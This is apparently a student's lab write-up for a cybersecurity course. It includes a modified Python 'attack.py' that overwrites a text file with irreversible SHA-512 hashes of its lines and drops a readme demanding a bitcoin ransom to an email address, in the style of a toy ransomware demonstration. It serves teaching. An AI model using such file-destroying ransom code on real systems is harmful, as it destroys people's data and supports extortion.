



CYBR 352 Week 8 Lab


- Download 352lab8 folder and extract.



- Create test.txt file.




- Run attack.py and check test.txt file.



Extra Bonus Credit Opportunity:
Before attack.py is run.



Marco Gonzalez



```
File Edit View

Hello My Name Is Marco Gonzalez!
I'm A Cybersecurity Student.
```

test.txt and readme.txt after attack.py is ran.



Attack.py modified.

```
attack.py
1 import shutil
2 import hashlib
3
4 f = open("test.txt", "r")
5 f2 = open("test2.txt", "w")
6 f3 = open("readme.txt", "w")
7 f3.write("Your file has been taken ransom! Make a payment of $10,000 in bitcoin to ransom143@protonmail.com")
8 for line in f:
9     if line != "\n" and line != "":
10         f2.write(hashlib.sha512(line.encode()).hexdigest() + "\n")
11 f.close()
12 f2.close()
13 f3.close()
14 shutil.move("test2.txt", "test.txt")
15
```